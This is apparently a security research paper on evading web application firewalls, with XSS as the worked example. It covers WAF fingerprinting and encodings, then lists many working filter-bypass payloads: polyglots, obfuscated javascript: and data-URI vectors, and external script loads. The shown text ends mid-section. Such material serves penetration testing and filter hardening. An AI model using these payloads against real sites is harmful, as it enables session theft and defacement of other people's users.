

BREAKING THE GREAT WALL OF WEB

- RAFAY BALOCH

Table of Contents

TABLE OF CONTENTS.....	2
ABSTRACT.....	4
INTRODUCTION.....	4
TYPES OF WAF'S	4
<i>Appliance-based Web application firewalls.....</i>	<i>4</i>
<i>Cloud Based WAF's.....</i>	<i>5</i>
<i>Integrated WAF.....</i>	<i>5</i>
<i>Approaches for Detection</i>	<i>5</i>
<i>Regular Expressions</i>	<i>5</i>
<i>Machine learning.....</i>	<i>5</i>
SECURITY MODELS	6
<i>Positive Model (Whitelisting).....</i>	<i>6</i>
<i>Negative Model (Blacklisting).....</i>	<i>6</i>
OPERATION MODES	6
<i>Passive</i>	<i>6</i>
<i>Reactive</i>	<i>6</i>
FINGERPRINTING WAF	7
1. COOKIE VALUES	7
<i>Citrix Netscaler.....</i>	<i>7</i>
<i>F5 Big IP ASM.....</i>	<i>7</i>
<i>Baracudda WAF.....</i>	<i>8</i>
2. HTTP RESPONSE CODES.....	8
<i>ModSecurity.....</i>	<i>8</i>
<i>WebKnight Firewall.....</i>	<i>9</i>
<i>Dot Defender</i>	<i>9</i>
<i>Sucuri WAF.....</i>	<i>10</i>
3. CONNECTION CLOSE	10
AUTOMATIC WAF DETECTION AND FINGERPRINTING.....	11
<i>WafW00f.....</i>	<i>11</i>
<i>Cookie Based Detection.....</i>	<i>11</i>
<i>HTTP Response Code Match.....</i>	<i>12</i>
UNDERSTANDING DATA ENCODING	13
URL ENCODING	13
HTML ENCODING	14
BASE 64 ENCODING.....	15
UNICODE ENCODING.....	15
BYPASSING BLACKLISTS – METHODOLOGY.....	16
1. BRUTE FORCING	16
POLYGLOTS.....	18
2. REGULAR EXPRESSION REVERSING.....	18
<i>Harmless HTML</i>	<i>19</i>
<i>Injecting HTML, Unicode and Hex Entities.....</i>	<i>19</i>
<i>Injecting Script Tag</i>	<i>19</i>
<i>Testing for recursive filters.....</i>	<i>19</i>
<i>Injecting other tags.....</i>	<i>20</i>
<i>Injecting Less Common Event Handlers</i>	<i>21</i>
TESTING WITH OTHER TAGS & ATTRIBUTES	21
<i>Src Attribute.....</i>	<i>22</i>
<i>Testing With action Attribute</i>	<i>22</i>
<i>Testing With Formaction Attribute</i>	<i>22</i>
<i>Testing With Data and Code Attribute.....</i>	<i>22</i>
<i>Injecting HTML5 Tags.....</i>	<i>23</i>
<i>Bypassing Filters Stripping Parathesis.....</i>	<i>23</i>
<i>Injecting location Object.....</i>	<i>24</i>

<i>Vectors Based Upon VBSCRIPT.....</i>	24
<i>Other Miscellaneous Payloads For Evasion.....</i>	25
EXOTIC XSS VECTORS	25
BYPASSING FILTERS CONVERTING INPUT TO UPPER CASE.....	26
BYPASSING IMPROPER INPUT ESCAPING	26
BYPASSING KEYWORD BASED FILTERS	27
<i>Character escapes.....</i>	28
<i>String Concatenation</i>	28
<i>Alternative Execution Sinks</i>	28
<i>Examples.....</i>	29
<i>Non-Alphanumeric JS.....</i>	29
<i>Evasion Using Non-Alphanumeric JS.....</i>	30
ENTITY DECODING.....	30
REDOs ATTACKS	31
CONVERTING REGULAR XSS INTO DOM BASED XSS FOR EVASION.....	33
<i>Utilizing Other JS Based Properties for Evasion.....</i>	34
<i>Window.name Property.....</i>	35
<i>Setting the Name Property.....</i>	35
<i>URL Property.....</i>	36
BYPASSING BLACKLISTED “LOCATION” OBJECT	36
<i>Example 1</i>	36
<i>Example 2</i>	37
<i>Example 3</i>	37
BROWSER BASED BUGS	38
NULLBYTES	39
DOCMODE.....	39
UNICODE SEPARATORS.....	40
CHARSET BUGS	41
<i>UTF-32 Based XSS</i>	41
<i>Opera Mini Charset Inheritance Vulnerability.....</i>	43
PARSING BUGS	44
ACKNOWLEDGEMENTS	45
CONCLUSION	45
REFERENCES	45

Abstract

Input Validation flaws such as XSS are the most prevailing security threats affecting modern Web Applications. In order to mitigate these attacks Web Application Firewalls (WAFs) are used, which inspect HTTP requests for malicious transactions. Nevertheless, they can be easily bypassed due to the complexity of JavaScript in Modern browsers.

In this paper we will discuss several techniques that can be used to circumvent WAF's exemplified at XSS. This paper will talk about the concepts of WAF's in general, identifying and fingerprinting WAF's and various methodologies for constructing a bypass. The paper discusses well known techniques such as Brute Forcing, Regular expression reversing and browser bugs for bypassing WAF's.

Introduction

Cross Site Scripting (XSS) happens to be one of the most common and prominent input validation attacks of the current decade [1]. In order to overcome shortcomings of developers and prevent attacks such as XSS several secondary defense mechanisms have been developed.

One of them is WAF (Web Application Firewalls), however the problem arises when webmasters rely upon WAF's as a primary mechanism for preventing XSS attacks instead of relying upon Secure Coding Practices. Since most of the WAF's are primarily based upon Blacklisting, they will never be sufficient, as it is almost impossible to construct a list of all possible vectors. This is especially so in the case of an XSS vulnerability which is due to JavaScript - a loosely-typed dynamic language which gives us endless opportunities for obfuscating the vectors. This when combined with browser quirks makes it even more difficult for WAF's to encounter.

Therefore, while WAF's might be more effective with other input validation attacks such as SQL injection, as SQL offers limited flexibility with respect to obfuscation, when we compare this to JavaScript for XSS however, the WAF will always succumb against an attacker having decent knowledge .

Several vendors such as Sucuri, ModSecurity have gone under several revisions due to several bypasses reported by the community and hence they have a strong/strict rule-set. The downside however is that they tend to produce a lot of false positives. No matter, how hard you try, there is a trade-off between false positives

Types of WAF's

In this section we will highlight different types of WAF's along with their PROS and CONS.

Appliance-based Web application firewalls

The most common form of WAF's is "Appliance Based Firewalls". The appliance is physically deployed in between the Web application Appliance Based Firewalls and the clients accessing it. WAF's such as F5 BIG IP ASM, Palo Alto, Imperva secure sphere etc are some of well-known Appliance Based WAF's. The advantage of

this WAF is that it offers a greater level of control over the availability. The downside of this particular approach is that they are pretty expensive and require necessary changes to the network infrastructure.

Cloud Based WAF's

Cloud Based WAF's work as reverse proxy between the Client and the Web application. Cloud Based WAF's as compared to Appliance Based Firewalls are easy to deploy as they only require the DNS servers to point to the WAF provider's Cloud. Any traffic sent to the application is first sent to the WAF's name servers so that the traffic is passed through WAF's cloud where it is checked against WAF's database. The advantage of Cloud Based WAF's is that it does not require any changes to network infrastructure. The downside is that if Cloud provider's servers go down, so do the web applications behind it.

Integrated WAF

The third form of WAF is an integrated WAF, an integrated WAF is hosted upon the application server itself or it might be present in the application code itself. ModSecurity is an idle example of integrated WAF's. ModSecurity is an Apache server's module. Another, example of an integrated WAF is "Ninja Firewall" which is based upon .htaccess rule sets. These WAF's are ideal as they don't require a network infrastructure change as well as DNS redirection.

Approaches for Detection

WAF's rulesets and signatures are mostly based upon a set of "**Regular expressions**" which are used for pattern matching purpose; the newest approach however is based upon Machine learning instead of pattern matching. Let's discuss about both approaches briefly:

Regular Expressions

A regular expression is defined as a sequence of characters used for matching a pattern. Most WAF's utilize regular expressions in order to detect malicious inputs. A well-constructed regex might be very helpful for matching malicious inputs; however there are many issues that arise with regular expressions when they are heavily used with WAF's in order to filter out malicious inputs. For example even with functional regular expressions, ReDOS issues can occur resulting in a Denial of Service. We will talk about an example in later sections.

Machine learning

A relatively new approach for detecting malicious inputs is utilizing machine learning, this is where the WAF is trained to identify between a malicious and non-malicious payload, this is done by studying the applications logs, workflows etc.

These attacks are learned by "**Payload Samples**" and "**Syntaxes**", the payload and its corresponding mutation, obfuscation are also fed into the system. This approach is the best when it comes to identifying complex attacks; however the downside being that the WAF is only good as the training set. Wallarm is one of the WAF's utilizing this approach, along with it, Wallarm also detects vulnerabilities.

Security Models

A WAF primarily operates under two different models i.e. Positive model/Negative model. Let's discuss them briefly

Positive Model (Whitelisting)

Positive Model is based upon Whitelisting of the input. In a whitelisting mode (Accept known Good), the WAF has a pre-defined list of inputs that are allowed and everything else is disallowed. Whitelisting mode is not practically applicable in the real world, this is mainly due to the fact the majority of web applications are dynamic, and it is very difficult to predict all the possible inputs in order to write a whitelist of what is allowed. Therefore, most of the WAF's are based upon a blacklist.

Negative Model (Blacklisting)

In a Blacklist mode (Reject Known Bad), the WAF defines a list of inputs that are not allowed and everything else is allowed. Blacklisting is feasible in the real world, however it's a flawed approach due to the fact the options for obfuscations are infinite combined with browser bugs. If a WAF becomes too restrictive with its signatures, it would generate lots of false positives.

Therefore, the regular expressions are carefully constructed to generate minimal false positives along with the capability of detecting/preventing maximum number of attacks. Considering the complexity of modern applications this is extremely difficult. Since most of the WAF's rely upon this approach, they are susceptible to bypass.

Operation Modes

A WAF primarily operates under two main modes, which are as follows:

Passive

In a passive mode WAF works as an IDS (Intrusion Detection System, which only sits between the Client and Application and detects the attacks and monitor attacks. This is essential, because the WAF has to be tuned before it blocks malicious requests. As WAF's are normally not aware of the business logic of the application they might generate tons of false positives and the applications might breakdown.

Therefore, in sophisticated environments, the WAF is first set into passive mode, it is then tuned to ensure that the false positives are minimal.

Reactive

In a reactive mode, a WAF not only detects the attacks but also blocks it. This is suitable for applications not having a very complex business logic. Most of the Cloud Based WAF's are normally already tuned in order to handle various applications. However, for sensitive applications this is not a good option. Security must be usable and applicable; there must not be tradeoff between Security and usability.

Fingerprinting WAF

The first step to bypassing any WAF is to gain information about it, in other words we should know what firewall we are up against and if possible it's version. This could help us save time as we could directly search the web for bypasses instead of trying to re-invent the wheel. Therefore, knowing your enemy is extremely important before attacking them, as stated in Art of War **"If you know the enemy and know yourself, you need not fear the result of a hundred battles"**.

No matter, how cleverly a WAF is designed, it will always leave several traces and footprints which will disclose its presence and help us detect it. Some WAF's reveal its presence via cookies, some via HTTP headers, some via HTTP Response codes etc.

1. Cookie Values

Let us first look at examples of WAF's leaking its identity via cookie values.

Citrix Netscaler

Citrix Netscaler reveals its identity by adding their own cookies during a HTTP communication. Citrix Netscaler adds several cookies under HTTP response headers such as **ns_af, citrix ns_id** etc.

```
GET / HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0)
Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: ASPSESSIONIDAQQSDCSC=HGJHINLDNMNFHABGPPBNGFKC;
ns_af=31+LrS3EeEOBbxBV7AWDFIEhrn8A000;ns_af_.target.br_
TklEQVFRU0RDU0Nf?6IgJizHRbTRNuNoOpbBOiKRET2gA&
Connection: keep-alive
Cache-Control: max-age=0
```

F5 Big IP ASM

Similar to Citrix Netscaler F5 BIG IP ASM also adds their own cookies under HTTP response headers starting with **"TS"** followed by a random string that obeys the following regular expression **"^TS[a-zA-Z0-9]{3,6}"** which means that it could include any character from a-z, A-Z and 0-9.

```
GET / HTTP/1.1
Host: www.target.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0)
Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: target_cem_tl=40FC2190D3B2D4E60AB22C0F9EF155D5; s_31AE8C79E13D7394; s_vnum=1388516400627%26vn%3D1; s_nr=1388516400627-New; s_lv=1385938565980; s_vi=[CS]v140000143E003E9DC[CE]; fe_typo_user=7a64cc46ca253f98896751
TSe3b54b=36f2896d9de8a61cf27aea24f35f8ee1abd1a43de557a25c
TS65374d=041365b3e678cba0e338668580430c26abd1a43de557a25c
Connection: keep-alive
Cache-Control: max-age=0
```

Baracuda WAF

Baracuda also falls under the category of WAF's which reveals its identity by adding a custom cookie, a simple non malicious GET request would add barra counter session and BNI Barracuda LB Cookie.

2. HTTP Response Codes

While some may disclose its identity via cookie values, others disclose their identity by sending HTTP response codes such as 403, 406, 419, 500, 501 etc. Most of the WAF's falling in this category re-write the HTTP responses to display their product name for branding purposes.

ModSecurity

ModSecurity is one of the most popular Open source WAF's for Apache based servers, Whenever a malicious request is sent to an application behind Modsecurity it returns a "406 Not acceptable" error along with it, inside the response body, it also reveals that the error was generated by ModSecurity

Request

```
GET /<script>alert(1);</script> HTTP/1.1
Host: www.target.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101
Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```


Response

HTTP/1.1 406 Not Acceptable

Date: Thu, 05 Dec 2013 03:33:03 GMT

Server: Apache

Content-Length: 226

Keep-Alive: timeout=10, max=30


Connection: Keep-Alive

Content-Type: text/html; charset=iso-8859-1

<head><title>Not Acceptable!</title></head><body><h1>Not Acceptable!</h1><p>An appropriate representation of the requested resource could not be found on this server. This error was generated by **Mod_Security**.</p></body></html>

WebKnight Firewall

A malicious request sent to WebKnight returns a "999 No Hacking" Http response code.



WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?

AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
<http://www.aqtronix.com/WebKnight/>

AQTRONIX WebKnight

Dot Defender

Dot Defender is a WAF that is specifically designed for .NET based applications, similar to ModSecurity and WebKnight, the WAF discloses itself by HTTP response body.

dotDefender Blocked Your Request

Please contact the site administrator, and provide the following Reference ID:

C5D7-93D0-04A0-5959

Sucuri WAF

Sucuri Website Firewall reveals its identity to any malicious request sent along with the "Block ID" which contains the rule number that blocked it.

Sucuri WebSite Firewall - CloudProxy - Access Denied

What is going on?

You are not allowed to access the requested page. If you are the site owner, please open a ticket in our support page if you think it was caused by a false positive. If you are not the owner of the web site, you can contact us at soc@sucuri.net. Also make sure to include the block details (below), so we can better troubleshoot the error.

Block details

- Your IP: **46.165.196.137**
- URL: **http://[REDACTED]/shop.php?c=4%2522%253E%253Ca%2520href=http://www.google.com%253ECLICK%253C/a%253E**
- Your Browser: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.90 Safari/537.36
- Block ID: **X55020**
- Block reason: An attempted XSS (Cross site scripting) was detected and blocked.
- Time: Sat, 25 Apr 2015 06:37:55 -0400
- Server ID: **cp414**

3. Connection Close

Another good technique for identifying a WAF is to check if the WAF is dropping any malicious request. The "**close**" connection option indicates that the connection would be terminated or closed after the response has been completed.

A good example of this technique can be found an implementation of a ModSecurity rule which attempts to neutralize Brute Force and Denial of Service: [2]

```
SecAction phase:1,id:109,initcol:ip=%{REMOTE_ADDR},nolog
SecRule ARGS:login "!^$"
"nolog,phase:1,id:110,setvar:ip.auth_attempt=+1,deprecatevar:ip.auth_attempt=25/120"
SecRule IP:AUTH_ATTEMPT "@gt 25" "log,drop,phase:1,id:111,msg:'Possible Brute Force Attack'"
```

The above rule logs IP addresses in order to track basic authentication attempts. The rule would send a “FIN” packet which would terminate the TCP/IP Three Way Handshake once it has detected 25 invalid login attempts per 120 seconds.

Automatic WAF Detection and Fingerprinting


Over a period of time, many automated tools have been built in order to detect the presence of WAF's. One of the most notable being wafw00f.

WafW00f

WafW00f is written in python and has a capability of detecting over 20 different firewalls. It uses the following 5 methods for detecting WAF's.

- i) **Cookies** - Keeping track of the cookies inside the http request,
- ii) **HTTP Responses** - Analyzing http response codes and response body received from sending malicious requests
- iii) **Drop** - Utilizing drop packets such as FIN and RST and looking at the response received
- iv) **Server cloaking** - Modifying URL and different altering methods such as HTTP response re-writing
- v) **Pre-Built Rules** - testing for pre-built negative signatures which vary from a WAF to a WAF.

Let's first understand how the tool works. The tool contains a list of malicious payloads which are sent to the application running behind WAF, most of them being XSS payloads. The idea behind sending these payloads is to trigger anything unique ranging from cookie values to HTTP headers.



```
WAF detection tool
.....

xssstring = '<script>alert(1)</script>'
dirtravstring = '../.../.../etc/passwd'
cleanhtmlstring = '<invalid>hello'
```

Cookie Based Detection

The most common detection that Wafw00f utilizes is known as cookie based detection. The screenshot below demonstrates the use of regular expressions to detect F5 ASM or F5 traffic shield. A separate function is defined for each firewall which contains the test cases to uniquely identify each WAF. For example - In the case of F5 ASM, “isf5asm” function is defined, which utilizes the regular expression (Which was discussed above) to check for presence of a WAF.

http-waf-fingerprint Script

A very good alternative to wafw00f is http-waf-fingerprint nmap script authored by Hani Benhabiles. The script works by sending a non-malicious vs malicious request, it will record both the responses and utilizes its correlation engine to analyze and detect presence of a WAF. The script currently supports only 6 products.

```
root@kali:~# nmap --script=http-waf-fingerprint www.imperva.com -p 80

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-10 06:41 EST
Nmap scan report for www.imperva.com (149.126.72.252)
Host is up (0.00076s latency).
rDNS record for 149.126.72.252: 149.126.72.252.ip.incapdns.net
PORT      STATE SERVICE
80/tcp    open  http
| http-waf-fingerprint:
|   Detected WAF
|   Incapsula WAF
|_
```

Understanding Data Encoding

Before we get the evasion part, it is necessary to have a brief introduction about different types of data encoding used with web applications. This would help you understand the existing attack vectors and also assist in modifying them. There are multiple encoding systems for the web, this is required to ensure that a communication follows a specified set of "rules".

The following are the main types of data encodings:

URL Encoding

As per RFC 3986, URL's sent over the internet must use ASCII character set. If it contains characters outside the ASCII character set range, encoding is required. In case of URL encoding, any character outside ASCII character set range is encoded by using a "%" sign followed Hexa-Decimal digits. This is done behind the scenes by your browser. The following table explains which characters require encoding.

Classification	Included characters	Encoding required?
Safe characters	Alphanumerics [0-9a-zA-Z], special characters \$-_.+!*'(), and reserved characters used for their reserved purposes (e.g., question mark used to denote a query string)	NO
ASCII Control characters	Includes the ISO-8859-1 (ISO-Latin) character ranges 00-1F hex (0-31 decimal) and 7F (127 decimal.)	YES
Non-ASCII characters	Includes the entire "top half" of the ISO-Latin set 80-FF hex (128-255 decimal.)	YES
Reserved characters	\$ & + , / : ; = ? @ (not including blank space)	YES*
Unsafe characters	Includes the blank/empty space and " < > # % { } \ ^ ~ [] `	YES

Image reference - <http://perishablepress.com/stop-using-unsafe-characters-in-urls/>

HTML Encoding

HTML encoding is needed for safely using reserved characters in HTML. The HTML specification provides a way of representing these reserved characters such as (<), (>) etc so that the browser does not confuse them with original HTML. It should be noted that the characters that are not present on your keyboard can also be html encoded in order to in-corporate into the document. For example - **©** can be used to represent the copyright © sign.

As per the standards, any character references should start with an ampersand sign (&) followed by multiple ways to represent the characters. The following table explains the concept along with multiple variations.

Characters	Named Entity	Decimal Encoding	Hex-Decimal Encode
<	<	< < <	< �x3c �x3C
>	>	> > >	> �x3e �x3e
'	'	 	' ' �x27
"	"	 	" " "

Base 64 Encoding

Base64 encoding was created in order to allow binary data to be represented as an ASCII string. One of the most common uses of base64 is for transmitting email attachments safely as email servers often modify characters such as newlines. To illustrate let's take a basic example of the following string which would be transmitted:

Hello

World

The string above contains a newline after the letter "o". The equivalent ASCII would be

72 101 108 108 111 10 119 111 114 108 100

The byte 10 represents "newline" character which the receiver system might not be able to interpret. Therefore, we would encode this using base64.

SGVsbG8gDQp3b3JsZA==

The above base64 message when would be encoded would not contain unsafe characters, hence there would be less chance of the message being corrupted.

Almost all programming/scripting languages nowadays have functions for encoding and decoding base64, Browsers use JavaScript functions "**btoa**" and "**atob**" for handling base 64.

```
> window.btoa("WAF Bypass") // Encode
< "V0FGIEJ5cGFzcw=="
> window.atob("V0FGIEJ5cGFzcw==") // Decode
< "WAF Bypass"
>
```

It is worth mentioning that Base64 is commonly confused by developers as an encryption scheme rather than an encoding scheme and hence you would find many instances of sensitive data being transmitted and stored via base64.

Unicode Encoding

Unicode by far contains the largest set of characters from almost all different languages of the world. It contains various encoding schemes for representing unusual characters. There are multiple encodings that could be used to implement Unicode. The most common ones are UTF-8 and UTF-16.

UTF-8 currently covers 85% of the web as it offers multiple advantages over UTF-16 such as backward compatibility with ASCII. **UTF-8** refers to the fact that 8 bit block would be used to represent one character; the number of blocks needed to represent a character would vary from 1 to 4. The following table explains the concept.

Characters	Unicode Equivalent
------------	--------------------

<	\u003c %u003c
>	\u003e %u003e
'	\u0027 %u0027
"	\u0022 %u0022

Unicode from WAF evasion perspective is very effective and could be used to defeat many input validation mechanisms. If the application blocks a malicious payload, however it is able to understand/interpret and process Unicode; it is possible to re-write the payload in Unicode to bypass the validation mechanism. We will look into it when we reach the evasion section.

Bypassing Blacklists – Methodology









As explained before, WAF's are mostly based upon blacklists which use regular expressions for pattern matching, however due to dynamic nature of JavaScript, the blacklists are never sufficient. Depending upon the context, there are literally thousands of ways that we can create a valid JavaScript to bypass blacklist based protections. This is what we will talk about in this particular section.

There are three different approaches to blacklist bypassing namely:

1. Brute Forcing

In brute forcing approach, we randomly throw different payloads on to the application and analyze its response to see if any one of them has managed to bypass the filtering mechanism. This approach is mostly used by scanners and other automated tools in order to identify vulnerabilities, this particular approach might be very effective for low quality filter, however in real world this seldom works.

The following is a collection of few of good quality payloads I have collected overtime by analyzing at different bypasses from XSS experts for brute forcing a WAF:

Vectors	Browsers
<dialog open="" onclose="alert(1)"><form method="dialog"><button>Close me!</button></form></dialog>	 
<svg><script>prompt(1)<i>	
--><d/ /ondrag=co\u006efir\u006d(2)>hello.	    
<iframe/src="data:text/html,	

<code><svg%09%0A%0B%0C%0D%A0%00%20onload=confirm(1);>;></code>	
<code><svg xmlns:xlink="http://www.w3.org/1999/xlink"><a><circle r=100 /><animate attributeName="xlink:href" values="";javascript:alert(1)" begin="0s" dur="0.1s" fill="freeze"/></code>	
<code><input type="text" value="" onresize=prompt(1) "> // IE 10 docmode</code>	
<code>CLICK ME<a></code>	
<code><marquee<marquee/onstart=confirm(2)/>/onstart=confirm(1)</code>	
<code></code>	
<code><link%20rel=import%20href=http://avlidienbrunn.se/test.php></code>	
<code><link/rel=prefetch&#10import href=data;q;base64,PHNjcmlwdD5hbGVydCgxKTs8L3NjcmlwdD4g></code>	
<code><link rel="import" href="data:text/html&comma;&lt;script&gt;alert(document.domain)&lt;&sol;script&gt;</code>	
<code><video src=_ onloadstart="alert(1)"></code>	
<code><iframe%0Aname="javascript:\u0061\u006C\u0065\u0072\u0074(1)" %0Aonload="eval(name)";></code>	
<code><math><XSS href="javascript:alert(location)">aaa</code>	

Polyglots

The success of this approach depends upon the quality of the payloads that have been constructed. One challenge would be when the input is being reflected in a different context, whereas the bypass we are trying to construct is standalone.

Therefore, a different approach to solve this problem is to construct a payload that would work for all major contexts, this is known as a polyglot. The following polyglot was constructed by Mathias Karlson and works in a 7 different contexts.

```
" onclick=alert(1)//<button ' onclick=alert(1)//> */ alert(1)//
```

There are many more polyglots constructed by various other security researchers to solve this problem, the following is a comprehensive list of polyglots.

```
javascript://--</script></title></style>"</textarea>*/<alert()/' onclick=alert()//>a
javascript://</title>"</script></style></textarea/-->*/<alert()/' onclick=alert()//>/
javascript://</title></style></textarea>--></script><a"/' onclick=alert()//>*/alert()/*
javascript://'/'" --></textarea></style></script></title><b onclick= alert()//>*/alert()/*
javascript://</title></textarea></style></script --><li '/'" '*/alert()/*', onclick=alert()//
```

Reference –

https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/Polyglots/XSS_Polyglots.txt

One vector to rule them all

The following is a great vector constructed by Gareth Hayes and would work in most of the contexts:

```
javascript:/*--
>]]>%>?></script></title></textarea></noscript></style></xmp>">[img=1,name=/alert(1)/.source]<img -
/style=a:expression&#40&#47&#42'/-
/*&#39,/*/eval(name)/%2A/*/*&#41;;width:100%;height:100%;position:absolute;-ms-
behavior:url(#default#time2) name=alert(1)onerror=eval(name) src=1 autofocus onfocus=eval(name)
onclick=eval(name) onmouseover=eval(name) onbegin=eval(name) background=javascript:eval(name)//>"
```

2. Regular expression reversing

Brute forcing is a good and less hectic approach for bypassing WAF's, however this approach mostly fails in the real world scenario due to the fact that unless we are not aware of what the filter is blocking vs. what it's allowing, we would never be able to bypass a firewall with a strong rule set which is known as Reg-ex reversing.

Reg-ex reversing in my opinion is the best approach for bypassing WAF's, in this approach we reverse engineer the signatures of WAF to see what it is blocking, once we have compiled list of all possible inputs that the WAF is blocking, based upon this knowledge we are able to easily construct a bypass.

Harmless HTML

The first step is to inject harmless html code such as , <i>, <u> tags to see if the filter is blocking <, > brackets. After injecting, we have to take note of the response; the response may vary from filter to filter. We have to take a note of the following things:

- i) Are <, > tags being html encoded or stripped?
- ii) Are both < and > tags or one of them is being stripped?

Injecting HTML, Unicode and Hex Entities

In the case where you have realized that the filter is blocking or stripping both of these tag, one good test case would be see if the filter is decoding its corresponding html entities, and in that case the following has to be injected:

```
&lt;b&gt;  
\u003cb\u003e  
\x3cb\x3e
```

Take a note of the response to see if the filter is decoding the entities into its original form. If not, we have to move to a different context.

Injecting Script Tag

The <script> tag is one of the most common methods to inject JavaScript, there it is one of the first rules that are created by the vendor, and therefore it is less likely that you would find a bypass against a strong filter. The following are variations that should be tested:

```
<sCRiPt>alert(1);</sCRiPt> // Test if filter is only blocking lowercase  
<SCriPt>delete alert;alert(1)</sCriPt>  
<script%20src="//www.dropbox.com/s/hp796og5p9va7zt/face.js?dl=1">  
<svg><script>alert&grave;1&grave;<p> // Using ES6  
<svg><script>alert&DiacriticalGrave;1&DiacriticalGrave;<p> // Using ES6  
><svg><script>alert`1`  
<script  
Confirm(1);</script> // injecting a newline
```

Testing for recursive filters

In some cases, you might encounter a filter stripping dangerous tags such as <script>, <iframe> etc, in case if you encounter one, the nested tag trick would work like a charm.

```
<scr<script>ipt>alert(1)</scr<script>ipt>
```

Assuming a scenario where `<script>` and `</script>` tag are being filtered out with whitespaces, the nested tags `<scr` and `<ipt>` would be concatenated and form a valid JavaScript syntax and hence allowing you to bypass the restrictions.

Injecting other tags

Assuming that the filter enforces strict rules against `<script>` tags, the next option is to inject anchor tag `<a>`. The following vector would be the first to be executed:

```
<a href="http://www.google.com">Clickme</a>
```

Upon, the injecting the above payload following things has to be taken into consideration:

- i) Was `<a>` tag stripped out completely?
- ii) Was `"href"` attribute stripped out?

Assuming that none of them were stripped out, we would use JavaScript pseudo protocol to inject JavaScript:

```
<a href="javascript:">Clickme</a>
```

Upon injecting, the following things have to be taken into consideration:

- i) Was the whole **JavaScript** keyword stripped?
- ii) Was the `":"` part stripped?

Assuming, none of them was stripped, the following would be inject

```
<a href="javaScRipt:alert(1)">Clickme</a>
```

- i) Was `alert` keyword stripped?
- ii) Were parenthesis stripped?

In case both JavaScript keyword and parenthesis were being filtered, we could use multiple variations of HTML5 entities for evasion.

```
<a/href="j&Tab;a&Tab;v&Tab;asc&Tab;ri&Tab;pt:confirm&lpar;1&rpar;">Click<test>
```

```
<a href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;confirm&lpar;1&rpar;">Click<test>
```

```
<a  
href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;\u0061\u0063\u0065\u0072\u0074&lpar;1&rpar;"  
>Click<test>
```

```
"><a fooooooooooooooooooooooooooooooooooooo  
href=JaVAScript%26colon%3Bprompt%26lpar%3B1%26rpar%3B%>
```


`click`

JavaScript schema is not the only way to execute JavaScript inside of `href` attribute, along with it we have data URI as well which is used for including data items served inside of the document. The following is a list of few payloads with data uri along with its variations.

`Click<test>`

`<a/href=data:text/html;	base64&Tab,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==>ClickMe`

`<a/href=data:text/html;	base64&Tab,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==>ClickMe`

`<a href="data:text/html,<script>alert(1)</script>">Click<test>`

After injecting the above vectors, do take a note if the filter is blocking HTML5 entities. If above payloads fail, we would try injecting event handlers.

`ClickHere`

Take a note of the following:

- Was the event handler stripped out?
- Or did it only strip the “mouseover” part after “on”.

Next we would inject an invalid event handler to check if filter is blocking everything followed by “on” character or blacklisting few event handlers, in that case we can use less used event handlers to bypass the filter.

`ClickHere`

If the above payload does not gets stripped, this means that the filter is most likely blocking few event handlers, HTML5 comes with more than 150 event handlers which could be used for executing JavaScript.

Injecting Less Common Event Handlers

The following is a good collection of payloads with less commonly detected payloads:

```
<form oninput=alert(1)></input></form>
<q/oncut=alert(1)>
<body/onhashchange=alert(1)><a href=#>clickit
--><d/ /ondrag=co\u006efir\u006d(2)>hello.
"><p id=""onmouseover=\u0070rompt(1) //
```

Testing With Other Tags & Attributes

There are multiple HTML4/HTML5 tags apart of `<script>` that could be used to execute JavaScript as well as help us evade restrictions:

Src Attribute

There are many HTML tags which utilize src attribute along with an event handler to execute JavaScript, here are couple of examples:

```
<img src=x onerror=prompt(1);>
<img/src=aaa.jpg onerror=prompt(1);>
<video src=x onerror=prompt(1);>
<audio src=x onerror=prompt(1);>
<iframe src=x onerror=prompt(1)>
<video><source onerror="javascript:alert(1)">
<embed/src=//goo.gl/nlX0P>
```

Testing With action Attribute

```
<form action="Javascript:alert(1)"><input type=submit> // Firefox, IE
<isindex action="javascript:alert(1)" type=image> // Firefox, IE
<isindex action=j&Tab;a&Tab;vas&Tab;c&Tab;r&Tab;ipt:alert(1) type=image> Google Chrome, IE
<isindex x="javascript:" onmouseover="alert(1)" label="test"> // Firefox, IE
<form/action='data:text&sol;html,&lt;script&gt;alert(1)&lt;/script&gt;'><button>CLICK // Mario
<button form=x>xss<form id=x action="jvas&Tab;cript:alert(1)" //
```

Testing With Formaction Attribute

